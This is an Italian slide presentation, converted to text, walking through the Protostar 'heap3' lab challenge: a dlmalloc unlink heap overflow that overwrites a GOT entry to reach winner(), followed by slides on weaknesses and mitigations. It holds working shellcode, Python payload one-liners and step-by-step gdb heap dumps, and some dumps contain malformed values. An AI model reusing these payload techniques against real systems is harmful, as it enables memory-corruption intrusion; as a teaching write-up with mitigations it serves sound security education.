
In questo modo la funzione di **unlink** scriverà in una porzione di **memoria** all'interno della quale ha i **permessi** per **farlo** evitando la **segmentation fault**.







# Albero d'attacco



## Creiamo lo **shell code**


```
mov eax, 0x8048864  
call eax
```

### Assembly - Little Endian

```
"\xb8\x64\x88\x04\x08\xff\xd0"
```


Spostiamoci nella directory **/tmp** e modifichiamo l'input del programma

```
user@protostar: /tmp  
user@protostar:/$ cd /tmp/  
user@protostar:/tmp$ python -c 'print "A" * 8 + "\xb8\x64\x88\x04\x08\xff\xd0"' > A  
user@protostar:/tmp$ python -c 'print "B" * 32 + "B" * 4 + "\x61"' > B  
user@protostar:/tmp$ python -c 'print "C" * 88 + "\xfc\xff\xff\xff" + "\xfc\xff\xff\xff" + "\x1c\xb1\x04\x08" + "\x10\xc0\x04\x08"' > C  
user@protostar:/tmp$
```



Spostiamoci nella directory `/opt/protostar/bin`  
Eseguiamo `gdb` su `heap3`  
Aggiungiamo i `breakpoint` dopo ogni operazione  
Eseguiamo il programma con il nuovo input

```
(gdb) r `cat /tmp/A` `cat /tmp/B` `cat /tmp/C`  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /opt/protostar/bin/heap3 `cat /tmp/A` `cat /tmp/B` `cat /tmp/C`
```



Analizziamo lo stato dell'heap dopo l'operazione:  
`a = malloc(32);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x000000d9
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) _
```

CHUNK A 40 SIZE (8 + 32)

Analizziamo lo stato dell'heap dopo l'operazione:  
`b = malloc(32);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x0000fb1 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

# Analizziamo lo stato dell'heap dopo l'operazione: `c = malloc(32);`

(gdb) x/56wx 0x804c000

0x804c000:	0x00000000	0x00000029	0x00000000	0x00000000
0x804c010:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c020:	0x00000000	0x00000000	0x00000000	0x00000029
0x804c030:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c040:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c050:	0x00000000	0x00000029	0x00000000	0x00000000
0x804c060:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c070:	0x00000000	0x00000000	0x00000000	0x000000f89
0x804c080:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c090:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c0a0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c0b0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c0c0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c0d0:	0x00000000	0x00000000	0x00000000	0x00000000

(gdb) \_

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 40 SIZE (8 + 32)

Analizziamo lo stato dell'heap dopo l'operazione:  
`strcpy(a, A * 8 + shellcode);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x41414141
0x804c010: 0x048864b8 0x00d0ff08 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000089
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 40 SIZE (8 + 32)

Analizziamo lo stato dell'heap dopo l'operazione:  
`strcpy(b, B * 32 + B * 4 + 0x61);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x41414141
0x804c010: 0x048864b8 0x00d0ff08 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c040: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c050: 0x42424242 0x00000061 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) _
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)



Analizziamo lo stato dell'heap dopo l'operazione:

`strcpy(c, C * 88 + 0xffffffffc + 0xffffffffc + puts@GOT - 12 + &shellcode);`

(gdb) x/56wx 0x804c000

0x804c000:	0x00000000	0x00000029	0x41414141	0x41414141
0x804c010:	0x048864b8	0x00d0ff08	0x00000000	0x00000000
0x804c020:	0x00000000	0x00000000	0x00000000	0x00000029
0x804c030:	0x42424242	0x42424242	0x42424242	0x42424242
0x804c040:	0x42424242	0x42424242	0x42424242	0x42424242
0x804c050:	0x42424242	0x00000061	0x43434343	0x43434343
0x804c060:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c070:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c080:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c090:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c0a0:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c0b0:	0xffffffffc	0xffffffffc	0x0804b11c	0x0804c010
0x804c0c0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c0d0:	0x00000000	0x00000000	0x00000000	0x00000000

(gdb)

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)

FAKE CHUNK

# Analizziamo lo stato dell'heap dopo l'operazione: `free(c);`

(gdb) x/56wx 0x804c000

0x804c000:	0x00000000	0x00000029	0x41414141	0x41414141
0x804c010:	0x048864b8	0x00d0ff08	0x0804b11c	0x00000000
0x804c020:	0x00000000	0x00000000	0x00000000	0x00000029
0x804c030:	0x42424242	0x42424242	0x42424242	0x42424242
0x804c040:	0x42424242	0x42424242	0x42424242	0x42424242
0x804c050:	0x42424242	0x0000005d	0x0804b194	0x0804b194
0x804c060:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c070:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c080:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c090:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c0a0:	0x43434343	0x43434343	0x43434343	0x0000005c
0x804c0b0:	0xffffffff	0xffffffff	0x0804b11c	0x0804c010
0x804c0c0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c0d0:	0x00000000	0x00000000	0x00000000	0x00000000

(gdb)

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)

FAKE CHUNK

# Analizziamo lo stato dell'heap dopo l'operazione: `free(b);`

(gdb) x/56wx 0x804c000

0x804c000:	0x00000000	0x00000029	0x41414141	0x41414141
0x804c010:	0x048864b8	0x00d0ff08	0x0804b11c	0x00000000
0x804c020:	0x00000000	0x00000000	0x00000000	0x00000029
0x804c030:	0x00000000	0x42424242	0x42424242	0x42424242
0x804c040:	0x42424242	0x42424242	0x42424242	0x42424242
0x804c050:	0x42424242	0x0000005d	0x0804b194	0x0804b194
0x804c060:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c070:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c080:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c090:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c0a0:	0x43434343	0x43434343	0x43434343	0x0000005c
0x804c0b0:	0xffffffff	0xffffffff	0x0804b11c	0x0804c010
0x804c0c0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c0d0:	0x00000000	0x00000000	0x00000000	0x00000000

(gdb)

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)

FAKE CHUNK

# Analizziamo lo stato dell'heap dopo l'operazione: `free(a);`

(gdb) x/56wx 0x804c000

0x804c000:	0x00000000	0x00000029	0x0804c028	0x41414141
0x804c010:	0x048864b8	0x00d0ff08	0x0804b11c	0x00000000
0x804c020:	0x00000000	0x00000000	0x00000000	0x00000029
0x804c030:	0x00000000	0x42424242	0x42424242	0x42424242
0x804c040:	0x42424242	0x42424242	0x42424242	0x42424242
0x804c050:	0x42424242	0x0000005d	0x0804b194	0x0804b194
0x804c060:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c070:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c080:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c090:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c0a0:	0x43434343	0x43434343	0x43434343	0x0000005c
0x804c0b0:	0xffffffff	0xffffffff	0x0804b11c	0x0804c010
0x804c0c0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c0d0:	0x00000000	0x00000000	0x00000000	0x00000000

(gdb)

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)

FAKE CHUNK

# Esecuzione della funzione `winner()`;

```
(gdb) c  
Continuing.  
that wasn't too bad now, was it? @ 1650635480  
  
Program received signal SIGSEGV, Segmentation fault.  
0x0804c017 in ?? ()  
(gdb) _
```





# 06

Debolezze e  
mitigazioni





# Debolezza #1 e Mitigazione

La prima **debolezza** tratta direttamente l'heap. La **dimensione** dell'**input** destinato ad una variabile di **grandezza** fissata **non** viene **controllata** quindi un input troppo grande **corrompe** l'heap. Questo avviene tramite la funzione **strcpy()** che non effettua alcun controllo.  
**CWE - CWE-122: Heap-based Buffer Overflow (4.6) (mitre.org)**



La mitigazione in questo caso consiste nel sostituire la funzione `strcpy()` con **`strncpy()`** che invece limita l'input inserito.



# Debolezza #1 e Mitigazione

```
user@protostar: /tmp
GNU nano 2.2.4 File: heap3_fixed.c Modified

#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
    printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
    char *a, *b, *c;

    a = malloc(32);
    b = malloc(32);
    c = malloc(32);

    strncpy(a, argv[1], 32);
    strncpy(b, argv[2], 32);
    strncpy(c, argv[3], 32);

    free(c);
    free(b);
    free(a);

    printf("dynamite failed?\n");
}
```

^G Get Help    ^O WriteOut    ^R Read File    ^V Prev Page    ^K Cut Text    ^C Cur Pos  
^X Exit        ^J Justify     ^W Where Is    ^V Next Page   ^U UnCut Text   ^T To Spell





# Debolezza #1 e Mitigazione

```
user@protostar: /tmp
user@protostar:/tmp$ ls
heap3_fixed.c
user@protostar:/tmp$ gcc heap3_fixed.c
user@protostar:/tmp$ ls
a.out heap3_fixed.c
user@protostar:/tmp$ _

(gdb) p &winner
$1 = (<text variable, no debug info> *) 0x80484c4 <winner>
(gdb) disass 0x8048400
Dump of assembler code for function puts@plt:
0x08048400 <puts@plt+0>:      jmp     DWORD PTR ds:0x80497cc
0x08048406 <puts@plt+6>:      push    0x38
0x0804840b <puts@plt+11>:     jmp     0x8048380
End of assembler dump.
(gdb) x 0x80497cc-12
0x80497c0 <_GLOBAL_OFFSET_TABLE_+28>: 0x80483d6

user@protostar:/tmp$ python -c 'print "A" * 8 + "\xb8\x64\x88\x08\xff\xd0"' > A
user@protostar:/tmp$ python -c 'print "B" * 32 + "B" * 4 + "\x61"' > B
user@protostar:/tmp$ python -c 'print "C" * 88 + "\xfc\xff\xff\xff" + "\xfc\xff\xff\xff" + "\xcc\x97\x04\x08" + "\xc4\x84\x04\x08"' > C
user@protostar:/tmp$ ./a.out `cat A` `cat B` `cat C`
dynamite failed?
user@protostar:/tmp$
```



## Debolezza #2 e Mitigazione

La seconda **debolezza** è contenuta all'interno dell'implementazione della **dlmalloc** e dell'**unlink()** contenuta nella funzione **free()**. Come abbiamo visto, è possibile modificare i puntatori di un chunk per farlo puntare dove vogliamo e causare un comportamento inaspettato.

Ad oggi, l'allocatore dinamico **dlmalloc** non viene più utilizzato. L'implementazione del meccanismo di **unlink** nella funzione **free()** è stato completamente riscritto e sono stati applicati controlli per verificare la validità dei chunk. Vengono effettuati dei controlli sui puntatori **fd**, **bk** e sui metadati del chunk.





# Debolezza #2 e Mitigazione

```
user@protostar: /tmp
GNU nano 2.2.4 File: heap3_fixed.c

#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
    printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
    char *a, *b, *c;

    a = malloc(32);
    b = malloc(32);
    c = malloc(32);

    strcpy(a, argv[1]);
    strcpy(b, argv[2]);
    strcpy(c, argv[3]);

    free(c);
    free(b);
    free(a);

    printf("dynamite failed?\n");
}

[ Wrote 29 lines ]
^G Get Help      ^O WriteOut      ^R Read File     ^V Prev Page     ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is      ^V Next Page     ^U UnCut Text    ^T To Spell
```



## Debolezza #2 e Mitigazione

```
user@protostar: /tmp
user@protostar:/tmp$ ls
heap3_fixed.c
user@protostar:/tmp$ gcc heap3_fixed.c
user@protostar:/tmp$ ls
a.out heap3_fixed.c
user@protostar:/tmp$
```

```
(gdb) p &winner
$1 = (<text variable, no debug info> *) 0x80484c4 <winner>
(gdb) disass 0x8048400
Dump of assembler code for function puts@plt:
0x08048400 <puts@plt+0>:      jmp     DWORD PTR ds:0x80497ac
0x08048406 <puts@plt+6>:      push    0x38
0x0804840b <puts@plt+11>:     jmp     0x8048380
End of assembler dump.
(gdb) x 0x80497ac-12
0x80497a0 <_GLOBAL_OFFSET_TABLE_+28>: 0x080483d6
```



## Debolezza #2 e Mitigazione

```
user@protostar: /tmp
user@protostar:/tmp$ python -c 'print "A" * 8 + "\xb8\x64\x88\x08\xff\xd0"' > A
user@protostar:/tmp$ python -c 'print "B" * 32 + "B" * 4 + "\x61"' > B
user@protostar:/tmp$ python -c 'print "C" * 88 + "\xfc\xff\xff\xff" + "\xfc\xff\xff\xff" + "\xc4\x84\x04\x08" + "\xa0\x97\x04\x08"' > C
user@protostar:/tmp$ ./a.out `cat A` `cat B` `cat C`
*** glibc detected *** ./a.out: double free or corruption (!prev): 0x0804a058 ***
===== Backtrace: =====
/lib/libc.so.6(+0x6b0ca)[0xb7f020ca]
/lib/libc.so.6(+0x6c918)[0xb7f03918]
/lib/libc.so.6(cfree+0x6d)[0xb7f06a5d]
./a.out[0x8048576]
/lib/libc.so.6(__libc_start_main+0xe6)[0xb7eadc76]
./a.out[0x8048431]
===== Memory map: =====
08048000-08049000 r-xp 00000000 00:14 4729      /tmp/a.out
08049000-0804a000 rw-p 00000000 00:14 4729      /tmp/a.out
0804a000-0806b000 rw-p 00000000 00:00 0        [heap]
b7d00000-b7d21000 rw-p 00000000 00:00 0
b7d21000-b7e00000 ---p 00000000 00:00 0
b7e78000-b7e95000 r-xp 00000000 00:10 3487      /lib/libgcc_s.so.1
b7e95000-b7e96000 rw-p 0001c000 00:10 3487      /lib/libgcc_s.so.1
b7e96000-b7e97000 rw-p 00000000 00:00 0
b7e97000-b7fd5000 r-xp 00000000 00:10 759       /lib/libc-2.11.2.so
b7fd5000-b7fd6000 ---p 0013e000 00:10 759       /lib/libc-2.11.2.so
b7fd6000-b7fd8000 r--p 0013e000 00:10 759       /lib/libc-2.11.2.so
b7fd8000-b7fd9000 rw-p 00140000 00:10 759       /lib/libc-2.11.2.so
b7fd9000-b7fdc000 rw-p 00000000 00:00 0
b7fe0000-b7fe2000 rw-p 00000000 00:00 0
b7fe2000-b7fe3000 r-xp 00000000 00:00 0        [vdso]
b7fe3000-b7ffe000 r-xp 00000000 00:10 741       /lib/ld-2.11.2.so
b7ffe000-b7fff000 r--p 0001a000 00:10 741       /lib/ld-2.11.2.so
b7fff000-b8000000 rw-p 0001b000 00:10 741       /lib/ld-2.11.2.so
bffe0000-c0000000 rw-p 00000000 00:00 0        [stack]
Aborted
```



## Debolezza #2 e Mitigazione

```
if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))
\
    malloc_printerr (check_action, "corrupted size vs. prev_size",
P, AV); \
    FD = P->fd;
    BK = P->bk;
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
        malloc_printerr (check_action, "corrupted double-linked list",
P, AV); \
    ...
```



## Debolezza #3 e Mitigazione

L'eseguibile della sfida viene fornito con privilegi **ingiustamente elevati**. Se l'attaccante sostituisse l'indirizzo della funzione `winner()` con l'indirizzo di una funzione che esegue una shell, avrebbe facilmente accesso ad una shell con permessi di root e prenderebbe il pieno controllo del sistema.

**CWE-276 Incorrect Default Permissions**



# Fonti

- Vudo - An object superstitiously believed to embody magical powers;
- Once upon a free();
- Exploiting the Heap.





Grazie a tutti per l'attenzione!

